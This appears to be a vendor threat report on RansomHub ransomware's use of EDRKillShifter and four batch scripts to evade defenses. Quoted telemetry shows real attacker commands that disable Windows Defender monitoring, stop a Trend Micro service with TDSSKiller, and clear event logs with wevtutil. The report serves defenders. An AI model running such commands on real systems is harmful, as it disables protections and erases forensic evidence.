How Ransomhub Ransomware Uses EDRKillShifter to Disable EDR and Antivirus Protections

Published: 2024-09-20 · Archived: 2026-04-05 15:01:29 UTC

Highlights:

- The group, Trend Micro tracked this group as Water Bakunawa, behind the RansomHub ransomware employs various anti-EDR techniques to play a high-stakes game of hide and seek with security solutions.
- The RansomHub ransomware's attack chain includes exploiting the Zerologon vulnerability (CVE-2020-1472). Left unpatched, it can enable threat actors to take control of an entire network without needing authentication.
- RansomHub has been attributed to ransomware attacks on the following industries and critical infrastructure sectors: water and wastewater, IT, commercial and government services and facilities, healthcare, agriculture, financial services, manufacturing, transportation, and communications.
- Trend Micro analysts and experts found corroborating evidence of multiple spear-phishing attempts, indicating that the ransomware attacks are targeted. They have been known to threaten organizations they've successfully targeted, demanding ransom payments in exchange for not releasing the compromised files to the public.

RansomHub is notable for its affiliate model and for using techniques to disable or terminate endpoint detection and response (EDR) to evade detection and prolong its presence within compromised systems or networks. Due to the recent discovery of our threat hunting team regarding Ransomhub's new evasion technique: the integration of the EDRKillShifter within its attack chain. We were able to investigate a recent incident from Trend Micro's Vision One telemetry data.

EDRKillShifter is designed to exploit vulnerable drivers, undermining the effectiveness of EDR solutions by employing techniques to evade detection and disrupt security monitoring processes. In addition, EDRKillShifter enhances persistence mechanisms by employing techniques that ensure its continuous presence within the system, even after initial compromises are discovered and cleaned. It dynamically disrupts security processes in real-time and adapts its methods as detection capabilities evolve, staying a step ahead of traditional EDR tools. Seamlessly integrated into the entire attack chain, EDRKillShifter ensures that all phases of an attack benefit from its EDR-disabling functionalities, increasing overall effectiveness. These advancements make EDRKillShifter a formidable tool against conventional endpoint security solutions, necessitating the adoption of more robust and adaptive security measures by organizations.

Over the past months, the cybercriminals behind the RansomHub ransomwareopen on a new tab have gained significant notoriety. The FBI's advisoryopen on a new tab in August reported that it has successfully targeted 210 organizations across a range of industries and critical infrastructure sectors, including IT, government services, healthcare, agriculture, financial services, transportation, and communications.

In this article, we take a closer look into how RansomHub uses EDRKillShifter in its attack chain and how it disrupts traditional defense mechanisms. Insights into these techniques can help cybersecurity professionals anticipate RansomHub's strategies and other threats that might employ similar TTPs.

The advanced features of Trend Micro's Vision One have been instrumental in uncovering these tactics. Vision One's comprehensive telemetry and advanced analytical capabilities have allowed us to dissect and understand the sophisticated methods employed by RansomHub. With Vision One's insights, we have been able to map out its tactics, techniques, and procedures (TTPs) as well as its operational methods and impact on cybersecurity defenses.


RansomHub's infection chain

Figure 1 illustrates the infection chain of the RansomHub ransomware, detailing the stages from initial access to data exfiltration and ransom demand.

Initial access: RansomHub typically achieves initial access by targeting internet-facing systems and user endpoints through methods such as phishing emails, exploitation of known vulnerabilities, and password-spraying attacks. In a particular incident that we analyzed, we found that a single compromised user account was primarily responsible for most malicious activities, indicating that it was the principal entry point for the attack. This is corroborated by evidence of multiple spear phishing attempts that we identified during our analysis. With telemetry data from Vision One, we also identified another potential access vector: the Zerologon vulnerability (CVE-2020-1472), which has also been observed in an unrelated incident.

WB-12179-20240806-00008 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor
WB-12179-20240806-00007 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor
WB-12179-20240806-00010 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor
WB-12179-20240806-00009 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor
WB-12179-20240806-00015 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor
WB-12179-20240806-00014 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor
WB-12179-20240806-00012 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor
WB-12179-20240806-00011 Possible Spear Phishing Attack via Link	Low	1 2	Email Sensor

Figure 2. Multiple detections indicating a possible spear phishing attack


Trend Vision One™ | Workbench › WB-1217
Summary
Case: Open new case
Owners: None
[Heuristic Attribute] Possible Abuse Elevation Control Mechanism
Detects possible abuse elevation control mechanism technique.
Score: 63
Impact scope: 1 16 1
Created: 2024-08-18 03:17:05
Automated responses: None | Execute playbook
Highlights
UAC Bypass via ICMLuaUtil Interface
Technique: T1548.002 - Bypass User Account Control
Data source / processor: Endpoint Sensor
2024-08-18 03:12:50 | View event
(objectFileHashSha1) 5f2c7da181a0ef32df5b9c...
(parentCmd) C:\WINDOWS\system32\svchost.e...
(processCmd) C:\WINDOWS\system32\DllHost....
(objectCmd) \Downloa...




Figure 3. Detections via Vision One and indicating abuse of elevation control mechanism

Evasion: In this specific incident, we have identified that RansomHub employed four batch script files as a means of evasion. The batch script files observed were named “232.bat”, “tdsskiller.bat”, “killdeff.bat”, and “LogDel.bat”:

232.bat employs a brute-force attack technique known as password spraying and disables Windows Defender’s real-time monitoring feature.

processFilePath	C:\Windows\System32\cmd.exe
processCmd	"C:\Windows\System32\cmd.exe" /C [redacted]\Downloads\232.bat"
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	C:\Windows\System32\net.exe
objectCmd	net use Z: \\[redacted]\Perflogs
tags	MITRE.T1110 - Brute Force MITRE.T1110.003 - Password Spraying XSAE.F4684 - Shared Resource Mapping via Net use MITRE.T1021.002 - SMB/Windows Admin Shares

Figure 4. 232.bat performing brute force

parentCmd	"C:\Windows\System32\cmd.exe" /C [redacted]\Downloads\232.bat"
processFilePath	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
processCmd	powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true"
eventSubId	901 - TELEMETRY_AMSI_EXECUTE

Figure 5. 232.bat disabling Windows Defender’s real-time monitoring feature

The tdsskiller.bat batch script's function is to modify the Windows Registry to set the default shell program to explorer.exe for users logging into the system. It also forcibly terminates a set of processes based on their image names utilizing a combination of filters and wildcards.




Figure 6. Modification of HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon





Figure 7. Utilization of the taskkill utility to terminate running processes in Windows

It also uses "C:\Windows\tdsskiller.exe" to disable an antivirus service using the command "-dcsvc "TMBMServer" -accepteula". The parameter -dcsvc "TMBMServer" specifically targets the TMBMServer service, which is a Trend Micro service known as Trend Micro Unauthorized Change Prevention Service, instructing the TDSSKiller utility to disable it. The addition of -accepteula indicates that the end-user license agreement (EULA) was automatically accepted, allowing the command to execute without additional prompts. This action deactivates the designated antivirus service, which compromises the system's security.


Trend Vision One™ | Workbench › WB-12179-20240817-00010
Summary
Case: Open new case
Owners: None
[Heuristic Attribute] Impair Defenses
Detects Impair Defenses Technique
Score: 51
Impact scope: 1
Created: 2024-08-17 23:09:25
Automated responses: None | Execute playbook
Highlights
Behavior Monitoring Detection - TDSSKiller disabling TM Product
Technique: T1489 - Service Stop
T1562 - Impair Defenses
T1562.001 - Disable or Modify Tools
Rule name: Malware Behavior Blocking
Data source / processor: Trend Micro Apex One as a Service
2024-08-17 23:01:34 | View event
(objectCmd) -dcsvc "TMBMServer" -accepteula
(processFileHashSha1) 8c5437cd76a89ec983e3b364e219944da3dab464
(processCmd) /C \Desktop\tdsskiller.bat"
(processFilePath) C:\Windows\System32\cmd.exe
(engineOperation) Create Process
(act) Terminate
(objectFileHashSha1) 8c96200c80fc632d0645bf7493cd55e5cdf11cda
(objectFilePath) C:\Windows\tdsskiller.exe




Figure 8. Vision One detection of tdsskiller disabling an antivirus service

Meanwhile, killdeff.bat has an obfuscated command, which is an obfuscated PowerShell script designed to toggle Windows Defender settings for malicious purposes. It includes various stages of execution that manipulate registry entries, alter Windows Defender and notification settings, and attempt privilege escalation. The script employs sophisticated techniques such as obfuscated inline expressions, environment-variable readings, and conditional logic to enable or disable Windows Defender's features and suppress notifications. Additionally, it includes user interaction prompts to decide on enabling or disabling Windows Defender. It abuses low-level interactions with system processes to elevate privileges to bypass UAC.




Figure 9. killdeff.bat's obfuscated PowerShell command

We observed LogDel.bat making suspicious changes to system files and settings. The script specifically altered the attributes of the Default.rdp file by executing the command, "attrib Default.rdp -s -h", removing the system and hidden attributes to make the file more accessible for potential tampering. Additionally, LogDel.bat was found to have the capability to modify the Windows registry key at HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers, potentially altering Remote Desktop Protocol (RDP) settings to facilitate unauthorized remote access.





Figure 10. The command used to remove system and hidden attributes of Default.rdp via Attrib.exe

Of further concern is the script's capability to clear Windows Event Logs using wevtutil, thereby erasing tracks of any malicious activities and hindering forensic investigations.






Figure 11. LogDel.bat executing wevtutil.exe to execute the command "wevtutil.exe cl "Application""

